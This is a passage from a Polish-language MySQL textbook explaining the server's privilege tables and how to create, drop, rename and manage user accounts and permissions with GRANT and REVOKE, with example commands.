- `Process_priv`: określa, czy użytkownik może przeglądać procesy innych użytkowników, korzystając z polecenia `SHOW PROCESSLIST`.
- `File_priv`: określa, czy użytkownik może wykonywać polecenia `SELECT INTO OUTFILE` oraz `LOAD DATA INFILE`.
- `Grant_priv`: określa, czy użytkownik może przydzielać innym użytkownikom uprawnienia, które sam posiada. Jeśli na przykład użytkownik może wstawiać, pobierać i usuwać informacje w lokalnej bazie danych `testowa` oraz dodatkowo posiada uprawnienie `GRANT`, to może te same uprawnienia przydzielić innemu użytkownikowi zdefiniowanemu na danym serwerze MySQL.
- `References_priv`: aktualnie nie jest używane, lecz w przyszłości może zostać do czegoś wykorzystane.
- `Index_priv`: określa, czy użytkownik może tworzyć i usuwać indeksy w tabelach.
- `Alter_priv`: określa, czy użytkownik może zmieniać nazwę oraz strukturę tabel.
- `Show_db_priv`: określa, czy użytkownik może wyświetlać listę wszystkich baz danych dostępnych na danym serwerze MySQL, włącznie z tymi, do których użytkownik posiada prawa dostępu. Jeśli nie ma jakichś szczególnych powodów przemawiających za stosowaniem tego uprawnienia, to należy je odebrać wszystkim użytkownikom.
- `Super_priv`: określa, czy użytkownik może wykonywać pewne ważne funkcje administracyjne, takie jak usuwanie procesów użytkownika przy użyciu polecenia `KILL`, zmiana globalnych ustawień serwera przy użyciu polecenia `SET GLOBAL` czy też wykonywanie różnych poleceń związanych z replikacją lub rejestracją działania serwera.
- `Create_tmp_table_priv`: określa, czy użytkownik może tworzyć tabele tymczasowe.
- `Lock_tables_priv`: określa, czy użytkownik może blokować dostęp do tabel lub możliwość wprowadzania w nich zmian przy użyciu polecenia `LOCK TABLES`.
- `Execute_priv`: określa, czy użytkownik może wykonywać procedury składowane. To uprawnienie zostało wprowadzone w wersji 5.0.3 serwera MySQL.
- `Repl_slave_priv`: określa, czy użytkownik może odczytywać binarne pliki dzienników używane do zarządzania środowiskiem replikowanej bazy danych.
- `Repl_client_priv`: określa, czy użytkownik może podawać położenie komputerów nadrzędnych i podrzędnych (ang. *master* i *slave*) replikacji.
- `Create_view_priv`: określa, czy użytkownik może tworzyć widoki. To uprawnienie zostało wprowadzone w wersji 5.0 serwera MySQL. Więcej informacji o widokach można znaleźć w rozdziale 34.

- `Show_view_priv`: określa, czy użytkownik może korzystać z widoku lub dowiedzieć się czegoś więcej na temat sposobu jego działania. To uprawnienie zostało wprowadzone w wersji 5.0 serwera MySQL. Więcej informacji o widokach można znaleźć w rozdziale 34.
- `Create_routine_priv`: określa, czy użytkownik może tworzyć procedury i funkcje składowane. To uprawnienie zostało wprowadzone w wersji 5.0 serwera MySQL.
- `Alter_routine_priv`: określa, czy użytkownik może modyfikować i usuwać procedury oraz funkcje składowane. To uprawnienie zostało wprowadzone w wersji 5.0 serwera MySQL.
- `Create_user_priv`: określa, czy użytkownik może wykonywać polecenie `CREATE USER`, służące do tworzenia nowych kont użytkowników na serwerze MySQL.
- `Event_priv`: określa, czy użytkownik może tworzyć, modyfikować i usuwać zdarzenia. To uprawnienie zostało wprowadzone w wersji 5.1.6 serwera MySQL.
- `Trigger_priv`: określa, czy użytkownik może tworzyć i usuwać wyzwalacze. To uprawnienie zostało wprowadzone w wersji 5.1.6 serwera MySQL.

Pozostałe kolumny

Pozostałe osiem kolumn, które zostały przedstawione na samym końcu tabeli 29.1, jest tak interesujących, że zostały bardziej szczegółowo opisane w osobnych podrozdziałach. Informacje na temat kolumn `max_questions`, `max_updates`, `max_connections` oraz `max_user_connections` można znaleźć w podrozdziale „Ograniczanie dostępu do zasobów". Natomiast znaczenie kolumn `ssl_type`, `ssl_cipher`, `x509_issuer` oraz `x509_subject` zostało przedstawione w podrozdziale „Bezpieczne połączenia z serwerem MySQL".

Tabela db

Tabela `db` jest używana do określania uprawnień użytkowników do poszczególnych baz danych. Jej zawartość jest sprawdzana, jeśli użytkownik nie posiada globalnych uprawnień do wykonania żądanej czynności. Jeśli w tabeli zostanie odnaleziony rekord zawierający pasujące wartości w polach `User`, `Host` oraz `Db`, a dodatkowo w danym wierszu zostało przydzielone uprawnienie dotyczące żądanej czynności, to zostanie ona wykonana. Jeśli jednak nie uda się odnaleźć rekordu z pasującymi wartościami w polach `User`, `Host` oraz `Db`, to zostanie wybrana jedna z dwóch ścieżek postępowania:

- Jeśli zostanie odnaleziony wiersz z pasującymi wartościami w polach `User` i `Db` oraz pustym polem `Host`, to MySQL poszuka dodatkowych informacji w tabeli `host`, opisanej w następnym podpunkcie rozdziału.
- Jeśli zostanie odnaleziony wiersz z pasującymi wartościami w polach `User`, `Host` oraz `Db`, lecz niezbędne uprawnienie nie zostało w nim przydzielone, to MySQL poszuka dodatkowych informacji w tabeli `tables_priv`. Przeznaczenie oraz struktura tej tabeli zostały opisane w dalszej części rozdziału.

Znaki wieloznaczne, reprezentowane przez znak procentu (`%`) oraz podkreślenia (_), można stosować zarówno w kolumnach `Host`, jak i `Db`, jednak nie w kolumnie `User`. Podobnie jak w przypadku tabeli `user`, także i w tej rekordy są sortowane w taki sposób, że te zawierające bardziej precyzyjne dopasowanie będą miały większy priorytet od tych bardziej ogólnych. Struktura tabeli `db` została przedstawiona w tabeli 29.2.

Tabela host

Tabela `host` jest używana wyłącznie wtedy, gdy w pasującym rekordzie odnalezionym w tabeli `db` pole `Host` jest puste. Sytuacja ta może się zdarzyć, jeśli dany użytkownik musi mieć dostęp do serwera bazy danych z różnych komputerów. W takim przypadku zamiast powtarzać w tabeli `user` wpisy z odpowiednimi kombinacjami wartości w polach `User`, `Host` i `Db`, wystarczy w niej zapisać tylko jeden rekord (z pustym polem `Host`), a odpowiednie adresy hostów zapisać w polu `Host` tabeli `host`.

Znaki wieloznaczne, reprezentowane przez znak procentu (`%`) oraz podkreślenia (_), można stosować zarówno w kolumnach `Host`, jak i `Db`, jednak nie w kolumnie `User`. Podobnie jak w przypadku tabeli `user`, także i w tej rekordy są sortowane w taki sposób, że te zawierające bardziej precyzyjne dopasowanie będą miały większy priorytet od tych bardziej ogólnych. Struktura tabeli `host` została przedstawiona w tabeli 29.3.

Tabela 29.2. *Struktura tabeli db*

Kolumna	Typ danych	NULL	Wartość domyślna
Host	char(60)	Nie	Brak
Db	char(64)	Nie	Brak
User	char(16)	Nie	Brak
Select_priv	enum('N','Y')	Nie	N
Insert_priv	enum('N','Y')	Nie	N
Update_priv	enum('N','Y')	Nie	N
Delete_priv	enum('N','Y')	Nie	N
Create_priv	enum('N','Y')	Nie	N
Drop_priv	enum('N','Y')	Nie	N
Grant_priv	enum('N','Y')	Nie	N
References_priv	enum('N','Y')	Nie	N
Index_priv	enum('N','Y')	Nie	N
Alter_priv	enum('N','Y')	Nie	N
Create_tmp_table_priv	enum('N','Y')	Nie	N
Lock_tables_priv	enum('N','Y')	Nie	N
Create_view_priv	enum('N','Y')	Nie	N
Show_view_priv	enum('N','Y')	Nie	N
Create_routine_priv	enum('N','Y')	Nie	N
Alter_routine_priv	enum('N','Y')	Nie	N
Execute_priv	enum('N','Y')	Nie	N
Event_priv	enum('N','Y')	Nie	N
Trigger_priv	enum('N','Y')	Nie	N

Tabela 29.3. *Struktura tabeli host*

Kolumna	Typ danych	NULL	Wartość domyślna
Host	char(60)	Nie	Brak
Db	char(64)	Nie	Brak
Select_priv	enum('N','Y')	Nie	N
Insert_priv	enum('N','Y')	Nie	N
Update_priv	enum('N','Y')	Nie	N
Delete_priv	enum('N','Y')	Nie	N
Create_priv	enum('N','Y')	Nie	N
Drop_priv	enum('N','Y')	Nie	N
Grant_priv	enum('N','Y')	Nie	N
References_priv	enum('N','Y')	Nie	N
Index_priv	enum('N','Y')	Nie	N
Alter_priv	enum('N','Y')	Nie	N
Create_tmp_table_priv	enum('N','Y')	Nie	N
Lock_tables_priv	enum('N','Y')	Nie	N
Create_view_priv	enum('N','Y')	Nie	N
Show_view_priv	enum('N','Y')	Nie	N
Create_routine_priv	enum('N','Y')	Nie	N
Alter_routine_priv	enum('N','Y')	Nie	N
Execute_priv	enum('N','Y')	Nie	N
Event_priv	enum('N','Y')	Nie	N
Trigger_priv	enum('N','Y')	Nie	N

Tabela tables_priv

Tabela `tables_priv` służy do przechowywania uprawnień do konkretnych tabel. Jest ona wykorzystywana wyłącznie wtedy, gdy nie udało się określić, czy można wykonać żądaną operację, na podstawie informacji zapisanych w tabelach `user`, `db` oraz `host`. Aby lepiej to przedstawić, posłużę się przykładem. Załóżmy, że użytkownik *jasiek* nawiązujący połączenie z hosta *przykladyphp.pl* chce wykonać operację `INSERT` na tabeli `staff`, przechowywanej na firmowym serwerze bazy danych. MySQL rozpoczyna obsługę żądania od sprawdzenia, czy w bazie danych `user` użytkownik *jasiek@przykladyphp.net* posiada globalne uprawnienie do dodawania danych (`INSERT`). Jeśli takiego nie ma, to w następnej kolejności MySQL sprawdza, czy w tabelach `db` lub `host` nie zostało przyznane potrzebne uprawnienie odnoszące się do konkretnej bazy danych. Jeśli także w nich nie uda się znaleźć potrzebnego uprawnienia, MySQL przeszuka tabelę `tables_priv`, by sprawdzić, czy użytkownik *jasiek@przykladyphp.pl* posiada uprawnienie do wstawiania rekordów do tabeli `staff` bazy danych `company`.

Struktura tabeli `tables_priv` została przedstawiona w tabeli 29.4.

Tabela 29.4. *Struktura tabeli tables_priv*

Kolumna	Typ danych	NULL	Wartość domyślna
`Host`	`char(60)`	Nie	Brak
`Db`	`char(64)`	Nie	Brak
`User`	`char(16)`	Nie	Brak
`Table_name`	`char(64)`	Nie	Brak
`Grantor`	`char(77)`	Nie	Brak
`Timestamp`	`timestamp`	Tak	Aktualny znacznik czasu
`Table_priv`	*zbiór_tabel**	Nie	Brak
`Column_priv`	*zbiór_kolumn**	Nie	Brak

* Ze względu na ograniczenie wielkości tabeli zastosowane w niej określenia *zbiór_tabel* oraz *zbiór_kolumn* reprezentują odpowiednio typy: `set(Select, Insert, Update, Delete, Create, Drop, Grant, References, Index, Alter, Create view, Show view, Trigger)` oraz `set(Select, Insert, Update, References)`.

Czytelnik powinien już doskonale znać wszystkie kolumny tabeli `tables_priv`, za wyjątkiem tych wymienionych poniżej:

- `Table_name`: określa tabelę, której będzie dotyczyć przyznawane uprawnienie.
- `Grantor`: zawiera nazwę użytkownika, który przydzielił uprawnienie.
- `Timestamp`: określa dokładną datę i czas, kiedy uprawnienie zostało przydzielone.
- `Table_priv`: określa, jakie uprawnienia do tabeli zostaną przydzielone wskazanemu użytkownikowi. W przypadku tabel możliwe jest przydzielanie następujących uprawnień: `SELECT`, `INSERT`, `UPDATE`, `DELETE`, `CREATE`, `DROP`, `GRANT`, `REFERENCES`, `INDEX`, `ALTER`, `CREATE VIEW`, `SHOW VIEW` oraz `TRIGGER`.
- `Column_priv`: zawiera nazwy wszelkich uprawnień odnoszących się do konkretnych kolumn tabeli określonej w polu `Table_name`, które zostały przyznane użytkownikowi. Przeznaczenie tego pola nie zostało udokumentowane, choć można przypuszczać, że ma ono na celu przyspieszenie ogólnej szybkości działania mechanizmu sprawdzania uprawnień.

Tabela column_priv

Tabela `column_priv` jest odpowiedzialna za określanie uprawnień użytkownika w odniesieniu do konkretnych kolumn. Jest ona używana wyłącznie wtedy, gdy informacje zawarte w tabelach `user`, `db`, `host` oraz `tables_priv` nie pozwoliły ustalić, czy użytkownik zgłaszający żądanie ma prawo do wykonania zamierzonej operacji.

Informacje o kolumnach tej tabeli zostały przedstawione w tabeli 29.5.

Tabela 29.5. *Struktura tabeli column_priv*

Kolumna	Typ danych	NULL	Wartość domyślna
`Host`	`char(60)`	Nie	Brak
`Db`	`char(64)`	Nie	Brak
`User`	`char(16)`	Nie	Brak
`Table_name`	`char(64)`	Nie	Brak
`Column_name`	`char(64)`	Nie	Brak
`Timestamp`	`timestamp`	Tak	Aktualny znacznik czasu
`Column_priv`	*zbiór_kolumn**	Nie	Brak

* Określenie *zbiór_kolumn* reprezentuje typ: `set(Select, Insert, Update, References)`.

Wszystkie kolumny tej tabeli, za wyjątkiem kolumny `Column_name`, powinny być znajome. Z kolei kolumna `Column_name` zawiera nazwę kolumny, do której odnoszą się przydzielane uprawnienia.

Tabela procs_priv

Tabela `procs_priv` zarządza wykorzystaniem funkcji i procedur składowanych. Poniżej, w tabeli 29.6, została przedstawiona jej struktura.

Tabela 29.6. *Struktura tabeli procs_priv*

Kolumna	Typ danych	NULL	Wartość domyślna
`Host`	`char(60)`	Nie	Brak
`Db`	`char(64)`	Nie	Brak
`User`	`char(16)`	Nie	Brak
`Routine_name`	`char(64)`	Nie	Brak
`Routine_type*`	`enum`	Nie	Brak
`Grantor`	`char(77)`	Nie	Brak
`Proc_priv`	*zbiór_kolumn***	Nie	Brak
`Timestamp`	`timestamp`	Tak	`NULL`

* Kolumna `Routine_type` może przyjmować dwie wartości: `FUNCTION` oraz `PROCEDURE`.
** *Zbiór_kolumn* to nazwa zastępcza reprezentująca typ `set(Execute, Alter routine, Grant)`.

Zarządzanie użytkownikami i uprawnieniami

Tabele umieszczone w bazie danych `mysql` są dokładnie takimi samymi tabelami, jakie tworzymy we własnych bazach danych. Oznacza to, że zarówno ich strukturę, jak i zawartość można modyfikować przy użyciu poleceń SQL. W rzeczywistości aż do wersji 3.22.11 serwera MySQL to właśnie w ten sposób zarządzano przechowywanymi w nich informacjami. Jednak poczynając od wymienionej wersji serwera, wprowadzono nowy sposób zarządzania tymi kluczowymi danymi — polecenia `GRANT` i `REVOKE`. Pozwalają one na tworzenie i usuwanie użytkowników oraz na przyznawanie i odbieranie im uprawnień, a wszystko to w znacznie bardziej intuicyjny i łatwiejszy sposób. Składnia tych poleceń eliminuje możliwość popełniania katastrofalnych błędów, jakie mogłyby się przydarzyć w efekcie zastosowania niewłaściwego polecenia SQL (na przykład polecenia `UPDATE`, w którym pominięto klauzulę `WHERE`).

Nazwy tych poleceń[1] sugerują, że służą one do nadawania i odbierania uprawnień, dlatego też możliwość zastosowania ich do tworzenia i usuwania użytkowników jest raczej mało intuicyjna. Właśnie z tego powodu w wersji 5.0.2 serwera MySQL wzbogacono arsenał poleceń administracyjnych o dwa kolejne: `CREATE USER` oraz `DROP USER`. W kolejnej wersji dodano do nich jeszcze jedno polecenie — `RENAME USER`, pozwalające na zamianę nazwy istniejącego użytkownika.

Tworzenie użytkowników

Do utworzenia nowego konta użytkownika służy polecenie `CREATE USER`. W momencie tworzenia konta nie są mu przydzielane żadne uprawnienia, co oznacza, że trzeba to będzie zrobić osobno, używając polecenia `GRANT`. Poniżej przedstawiłem składnię polecenia `CREATE USER`:

```
CREATE USER użytkownik [IDENTIFIED BY [PASSWORD] 'hasło']
    [, użytkownik [IDENTIFIED BY [PASSWORD] 'hasło']] ...
```

A oto przykład jego użycia:

```
mysql>CREATE USER jasiek@localhost IDENTIFIED BY 'tajne';
Query OK, 0 rows affected (0.47 sec)
```

Jak można się zorientować na podstawie prototypu polecenia, pozwala ono za jednym razem utworzyć kilka kont użytkowników.

Usuwanie użytkowników

Jeśli konto użytkownika nie jest już dłużej potrzebne, to poważnie należy rozważyć jego usunięcie, aby nie można go było użyć w potencjalnie wrogich i niebezpiecznych celach. Można to zrobić bardzo łatwo, używając polecenia `DROP USER`, które usuwa wszelkie ślady wskazanego użytkownika z tabel bazy danych `mysql`. Oto składnia tego polecenia:

```
DROP USER użytkownik [, użytkownik]...
```

Poniżej przedstawiłem przykład zastosowania polecenia `DROP USER`:

```
mysql>DROP USER jasiek@localhost;
Query OK, 0 rows affected (0.03 sec)
```

Jak można się domyślić na podstawie prototypu, polecenie pozwala na jednoczesne usunięcie kilku użytkowników.

■ **Ostrzeżenie** W rzeczywistości polecenie `DROP USER` dodano już w wersji 4.1.1 serwera MySQL, jednak można go było używać wyłącznie do usuwania kont użytkowników, którzy nie posiadali żadnych uprawnień. Dlatego jeśli Czytelnik używa serwera MySQL w wersji od 4.1.1 do 5.0.1, to wykonanie tego polecenia wcale nie musi spowodować usunięcia konta użytkownika.

Zmiana nazwy istniejących użytkowników

Od czasu do czasu może się pojawić potrzeba zmiany nazwy istniejącego użytkownika. Można to zrobić w prosty sposób, używając polecenia `RENAME USER`, którego składnię przedstawiłem poniżej:

```
RENAME USER stary_użytkownik TO nowy_użytkownik
    [, stary_użytkownik TO nowy_użytkownik]...
```

[1] Słowo „grant” w języku angielskim oznacza „przyznawać”, natomiast „revoke” — „odbierać” — *przyp. tłum.*

A oto przykład użycia tego polecenia:

```
mysql>RENAME USER jasiek@localhost TO jasiekkowalski@localhost;
Query OK, 0 rows affected (0.02 sec)
```

Zgodnie z tym, co sugeruje prototyp tego polecenia, można go używać do jednoczesnej zmiany nazw większej liczby użytkowników.

Polecenia GRANT i REVOKE

Polecenia `GRANT` i `REVOKE` służą do zarządzania uprawnieniami. Jak już wcześniej napisałem, można ich także używać do tworzenia i usuwania kont użytkowników, choć od wersji 5.0.2 MySQL znacznie łatwiej i wygodniej można to zrobić przy użyciu poleceń `CREATE USER` i `DROP USER`. Polecenia `GRANT` i `REVOKE` zapewniają użytkownikom możliwość bardzo precyzyjnego określenia użytkowników mogących wykonywać poszczególne operacje, których zakres obejmuje niemal wszystkie wyobrażalne aspekty działania serwera bazy danych — zaczynając od jego wyłączania, a kończąc na możliwościach modyfikacji zawartości poszczególnych kolumn konkretnych tabel. W tabeli 29.7 zostały zestawione wszystkie dostępne uprawnienia, które można przyznawać lub odbierać przy użyciu poleceń `GRANT` i `REVOKE`.

■ **Wskazówka** Choć modyfikowanie zawartości tabel bazy `mysql` przy użyciu standardowych poleceń SQL nie jest zalecanym rozwiązaniem, to jednak nikt nam nie broni tego robić. Trzeba jednak pamiętać, że po wprowadzeniu jakichkolwiek modyfikacji należy wykonać polecenie `flush-privileges`. Ponieważ taka metoda modyfikacji uprawnień użytkowników jest uważana za przestarzałą, zatem nie będę podawał żadnych dodatkowych informacji na jej temat. Jeśli jednak Czytelnik chciałby się czegoś o niej dowiedzieć, powinien poszukać informacji w dokumentacji MySQL.

Tabela 29.7. *Uprawnienia, którymi można zarządzać przy użyciu poleceń GRANT i REVOKE*

Uprawnienie	Opis
`ALL PRIVILEGES`	Ma wpływ na wszystkie uprawnienia za wyjątkiem `WITH GRANT OPTION`.
`ALTER`	Ma wpływ na możliwość wykonywania polecenia `ALTER TABLE`.
`ALTER ROUTINE`	Ma wpływ na możliwość modyfikacji i usuwania procedur składowanych.
`CREATE`	Ma wpływ na możliwość wykonywania polecenia `CREATE TABLE`.
`CREATE ROUTINE`	Ma wpływ na możliwość tworzenia procedur składowanych.
`CREATE TEMPORARY TABLES`	Ma wpływ na możliwość wykonywania polecenia `CREATE TEMPORARY TABLE`.
`CREATE USER`	Ma wpływ na możliwość tworzenia, usuwania, zmiany nazwy oraz odbierania uprawnień użytkownikom.
`CREATE VIEW`	Ma wpływ na możliwość wykonywania polecenia `CREATE VIEW`.
`DELETE`	Ma wpływ na możliwość wykonywania polecenia `DELETE`.
`DROP`	Ma wpływ na możliwość wykonywania polecenia `DROP TABLE`.
`EXECUTE`	Określa, czy dany użytkownik będzie miał możliwość wykonywania procedur osadzonych.
`EVENT`	Ma wpływ na możliwość wykonywania zdarzeń (w wersji 5.1.6 MySQL).
`FILE`	Ma wpływ na możliwość wykonywania poleceń `SELECT INTO OUTFILE` oraz `LOAD DATA INFILE`.

Tabela 29.7. *Uprawnienia, którymi można zarządzać przy użyciu poleceń GRANT i REVOKE — ciąg dalszy*

Uprawnienie	Opis
GRANT OPTION	Ma wpływ na możliwość nadawania uprawnień innym użytkownikom.
INDEX	Ma wpływ na możliwość wykonywania poleceń CREATE INDEX oraz DROP INDEX.
INSERT	Ma wpływ na możliwość wykonywania polecenia INSERT.
LOCK TABLES	Ma wpływ na możliwość wykonywania polecenia LOCK TABLES.
PROCESS	Ma wpływ na możliwość wykonywania polecenia SHOW PROCESSLIST.
REFERENCES	Nazwa zarezerwowana do użycia w przyszłości.
RELOAD	Ma wpływ na możliwość wykonywania grupy poleceń FLUSH.
REPLICATION CLIENT	Określa, czy użytkownik może pytać o położenie komputerów nadrzędnych i podrzędnych replikacji.
REPLICATION SLAVE	Uprawnienie wymagane przez konta użytkowników, których używają serwery podrzędne replikacji.
SELECT	Ma wpływ na możliwość wykonywania polecenia SELECT.
SHOW DATABASES	Ma wpływ na możliwość wykonywania polecenia SHOW DATABASES.
SHOW VIEW	Ma wpływ na możliwość wykonywania polecenia SHOW CREATE VIEW.
SHUTDOWN	Ma wpływ na możliwość wykonywania polecenia SHUTDOWN.
SUPER	Określa możliwość wykonywania poleceń administracyjnych, takich jak CHANGE MASTER, KILL *wątek*, mysqladmin debug, PURGE MASTER LOGS oraz SET GLOBAL.
TRIGGER	Określa możliwość wykonywania wyzwalaczy (poczynając od wersji 5.1.6 serwera MySQL).
UPDATE	Ma wpływ na możliwość wykonywania polecenia UPDATE.
USAGE	Prawo dostępu do serwera bez uprawnień.

W kolejnym podpunkcie rozdziału polecenia GRANT i REVOKE zostały opisane nieco bardziej szczegółowo, oprócz tego przedstawiono kilka przykładów ich zastosowania.

Przyznawanie uprawnień

Kiedy trzeba przydzielić nowe uprawnienia użytkownikowi lub grupie użytkowników, można to zrobić przy użyciu polecenia GRANT. Przydzielanie uprawnień może być operacją całkiem prostą, na przykład sprowadzać się do zapewnienia możliwości nawiązania połączenia z serwerem bazy danych, bądź operacją o bardzo poważnych konsekwencjach, taką jak przyznanie kilku kolegom uprawnień administracyjnych do serwera (co, choć możliwe, absolutnie nie jest zalecane). Poniżej przedstawiłem składnię tego polecenia:

```
GRANT typ_uprawnienia [(lista_kolumn)] [, typ_uprawnienia [(lista_kolumn)] ...]
    ON {nazwa_tabeli | * | *.* | nazwa_bazy_danych.*}
    TO nazwa_uzytkownika [IDENTIFIED BY 'haslo']
        [, nazwa_uzytkownika [IDENTIFIED BY 'haslo'] ...]
    [REQUIRE {SSL|X509} [ISSUER uzytkownik] [SUBJECT obiekt]]
    [WITH GRANT OPTION]
```

Na pierwszy rzut oka składnia tego polecania może się wydawać onieśmielająca, jednak w rzeczywistości stosowanie go jest całkiem proste. W dalszej części rozdziału zostało przedstawionych kilka przykładów, które pozwolą Czytelnikowi lepiej je poznać.

■ **Uwaga** Uprawnienia przydzielane przy użyciu polecenia GRANT są uwzględniane przez serwer natychmiast po jego wykonaniu.

Tworzenie nowego użytkownika i określanie jego początkowych uprawnień

Pierwszy przykład przedstawia sposób tworzenia nowego użytkownika, posiadającego kilka uprawnień do konkretnej bazy danych. Użytkownik *michal* chciałby łączyć się z serwerem z komputera o adresie IP 192.168.1.103, używając przy tym hasła `tajne`. Poniższe polecenie przydziela mu uprawnienia `ACCESS`, `SELECT` oraz `INSERT` do wszystkich tabel w bazie danych `books`:

```
mysql>GRANT SELECT, INSERT ON books.* TO 'michal'@'192.168.1.103'
    ->IDENTIFIED BY 'tajne';
```

W efekcie wykonania tego polecenia zostaną zmodyfikowane dwie tabele uprawnień — `user` oraz `db`. Ponieważ tabela `user` odpowiada za określanie praw do nawiązywania połączenia oraz uprawnień globalnych, zatem musi się w niej pojawić nowy rekord identyfikujący dodawanego użytkownika. Jednak wszystkie uprawnienia określane w tej tabeli będą wyłączone. A dlaczego? Ponieważ wydane polecenie `GRANT` określa uprawnienia odnoszące się wyłącznie do bazy danych `books`. Zatem to w tabeli `db` zostaną zapisane wszystkie informacje niezbędne do powiązania nowego użytkownika z bazą `books` wraz z informacjami o uprawnieniach, zapisanymi w kolumnach `Select_priv` oraz `Insert_priv`.

Dodawanie uprawnień istniejącym użytkownikom

A teraz załóżmy, że użytkownik *michal* musi także posiadać uprawnienie `UPDATE` do wszystkich tabel bazy danych `books`. Można mu je przydzielić, używając następującego polecenia:

```
mysql>GRANT UPDATE ON books.* TO 'michal'@'192.168.1.103';
```

W efekcie jego wykonania wiersz użytkownika *michal* w tabeli `db` zostanie zmodyfikowany, konkretnie rzecz biorąc, zostanie włączona kolumna `Update_priv` (czyli zostanie w niej zapisana wartość `Y`). Warto zwrócić uwagę, że w przypadku dodawania uprawnień istniejącemu użytkownikowi nie trzeba ponownie podawać jego hasła.

Przydzielanie uprawnień odnoszących się do tabel

A teraz załóżmy, że oprócz już przydzielonych uprawnień użytkownik *michal@192.168.1.103* potrzebuje uprawnienia `DELETE` odnoszącego się do dwóch tabel bazy danych `books`, a konkretnie do tabel `authors` oraz `editors`. Zamiast przydzielać mu nieograniczone prawo do usuwania rekordów ze wszystkich tabel bazy, można ograniczyć jego możliwości i pozwolić mu usuwać dane tylko z tych dwóch konkretnych tabel. Ponieważ użytkownik ma posiadać prawo do usuwania danych w dwóch tabelach, zatem konieczne będzie zastosowanie dwóch poleceń `GRANT`:

```
mysql>GRANT DELETE ON books.authors TO 'michal'@'192.168.1.103';
Query OK, 0 rows affected (0.07 sec)
mysql>GRANT DELETE ON books.editors TO 'michal'@'192.168.1.103';
Query OK, 0 rows affected (0.01 sec)
```

Ponieważ powyższe polecenia określają uprawnienia odnoszące się do konkretnych tabel, zatem w tym przypadku informacje zostaną zapisane w tabeli `tables_priv`. Konkretnie rzecz biorąc, w efekcie wykonania powyższych poleceń do tabeli tej zostaną dodane dwa rekordy. Zakładamy przy tym, że w tabeli tej nie istniały wcześniej rekordy zawierające informacje o uprawnieniach użytkownika *michal@192.168.1.103* do tabel `authors` i `editors` bazy danych. Gdyby jednak takie rekordy istniały, to ich zawartość zostałaby odpowiednio zmodyfikowana, tak by odzwierciedlała nowe uprawnienia.

Przyznawanie wielu uprawnień odnoszących się do tabel

Kolejne polecenie stanowi modyfikację poprzedniego. Tym razem wskazanemu użytkownikowi przydzielanych jest kilka uprawnień do podanej tabeli. Załóżmy, że nowy użytkownik, *romek*, który może się łączyć z serwerem z wielu komputerów należących do domeny *przykladyphp.pl*, odpowiada za aktualizację informacji o autorach, co oznacza, że musi posiadać uprawnienia `SELECT`, `INSERT` oraz `UPDATE` do tabeli `authors`:

```
mysql>GRANT SELECT,INSERT,DELETE ON
    ->books.authors TO 'romek'@'%.przykladyphp.pl'
    ->IDENTIFIED BY 'tajne';
```

Wykonanie powyższego polecenia `GRANT` spowoduje dodanie dwóch rekordów do bazy danych `mysql`. Pierwszy z nich zostanie dodany do tabeli `user` (zapewni on użytkownikowi *romek@%przykladyphp.pl* prawo nawiązania połączenia z serwerem); natomiast drugi do tabeli `tables_priv`. Ten drugi rekord będzie określał nowe uprawnienia dotyczące tabeli `authors`, jakimi dysponuje użytkownik. Trzeba pamiętać, że uprawnienia te dotyczą tylko jednej tabeli, dlatego też do tabeli `tables_priv` zostanie dodany tylko jeden rekord, w którym w kolumnie `Table_priv` zostaną wybrane wartości: `Select`, `Insert` oraz `Delete`.

Przyznawanie uprawnień odnoszących się do wybranych kolumn

Ostatni z zamieszczonych przykładów pokazuje, w jaki sposób można określać uprawnienia odnoszące się do konkretnych kolumn tabeli. Załóżmy, że chcemy przydzielić użytkownikowi *nowak@192.168.1.105* uprawnienie `UPDATE` odnoszące się do kolumny `name` tabeli `books.authors`:

```
mysql>GRANT UPDATE (name) ON books.authors TO 'nowak'@'192.168.1.105';
```

Odbieranie uprawnień

Do odbierania uprawnień przyznanych wcześniej użytkownikowi lub grupie użytkowników służy polecenie `REVOKE`. Poniżej przedstawiłem jego składnię:

```
REVOKE typ_uprawnienia [(lista_kolumn)] [, typ_uprawnienia [(lista_kolumn)] ...]
    ON {nazwa_tabeli | * | *.* | nazwa_bazy_danych.*}
    FROM nazwa_uzytkownika [, nazwa_uzytkownika ...]
```

Podobnie jak w przypadku polecenia `GRANT`, także polecenie `REVOKE` można najłatwiej zrozumieć na przykładach. Przykłady zamieszczone poniżej pokazują, jak można odbierać uprawnienia użytkownikom, a nawet jak użyć polecenia `REVOKE` do usunięcia istniejącego użytkownika.

■ **Uwaga** Jeśli składnia poleceń `GRANT` i `REVOKE` nie odpowiada Czytelnikowi, który woli określać uprawnienia użytkowników przy użyciu narzędzia bardziej przypominającego kreatory, to powinien on wypróbować skrypt *mysql_setpermission*, napisany w języku Perl. Trzeba jednak pamiętać, że choć udostępnia on wygodny interfejs, to jednak nie zapewnia pełnych możliwości, jakie dają polecenia `GRANT` i `REVOKE`. Skrypt ten można znaleźć w podkatalogu *bin* katalogu instalacyjnego serwera MySQL, przy czym wymaga on wcześniejszego zainstalowania dwóch modułów Perl: `DBI` oraz `DBD::MySQL`. Skrypt *mysql_setpermission* jest dołączony do rozpowszechnianej wersji serwera MySQL przeznaczonej dla systemów Unix i Linux.

Odbieranie uprzednio przyznanych uprawnień

Czasami konieczne będzie odebranie wybranemu użytkownikowi przyznanego wcześniej uprawnienia lub grupy uprawnień. Załóżmy, że chcemy odebrać użytkownikowi *romek@192.168.1.102* uprawnienie `UPDATE` w całej bazie danych `books`:

```
mysql>REVOKE INSERT ON books.* FROM 'romek'@'192.168.1.102';
```

Odbieranie uprawnień dotyczących tabel

A teraz załóżmy, że chcemy odebrać temu samemu użytkownikowi *romek* uprawnienia `UPDATE` i `INSERT` odnoszące się do tabeli `authors` bazy danych `books`:

```
mysql>REVOKE INSERT, UPDATE ON books.authors FROM 'romek'@'192.168.1.102';
```

Należy zwrócić uwagę, że w tym przykładzie zakładamy, iż odbierane uprawnienia zostały wcześniej użytkownikowi *romek@192.168.1.102* przyznane. Polecenie `REVOKE` nie zredukuje uprawnień odnoszących się do bazy danych (czyli tych zapisywanych w tabeli `db`); innymi słowy, nie usunie ono rekordu z tabeli `db` i doda pozostałych uprawnień, jakimi jeszcze dysponuje użytkownik, do tabeli `tables_priv`. Zamiast tego w naszym przypadku zmodyfikuje ono jedynie uprawnienia zapisane w tabeli `tables_priv`. Jeśli dwa usuwane uprawnienia będą jedynymi, jakie są zapisane w rekordzie użytkownika w tabeli `tables_priv`, to polecenie `REVOKE` usunie ten rekord.

Odbieranie uprawnień odnoszących się do kolumn

